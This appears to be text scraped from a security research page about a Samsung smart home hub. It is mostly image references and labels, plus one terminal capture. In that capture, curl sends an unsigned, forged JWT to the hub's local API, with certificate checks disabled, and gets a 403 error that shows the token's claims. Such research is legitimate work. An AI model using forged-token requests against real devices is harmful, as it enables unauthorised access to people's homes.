
字串分析師

Smart Home Hub




Samsung Cloud

Smart Home Hub



Smart Home Hub




```
~ -- -zsh -- 120x24
Terminal

[% curl -i -k https://192.168.80.123:8766/util/ping -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJub251In0.eyJ3ZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ."
HTTP/2 403
content-length: 477
content-type: application/json
date: Mon, 28 Oct 2024 04:30:02 GMT

{"error":{"code":"ForbiddenError","message":"Scope not authorized, required: [r:hubs:ping], authorized: AuthMaterial { bearer_token: \"<redacted>\", claims: Claims { claims: Claim { registered: RegisteredClaims { issuer: None, subject: None, audience: None, expiration: None, not_before: None, issued_at: Some(1573358396), json_web_token_id: None }, private: {\"id\": Number(1)} }, verified: false, no_scope_checks: false, no_prefix_checks: false }, hub_authorized: false }"}]}

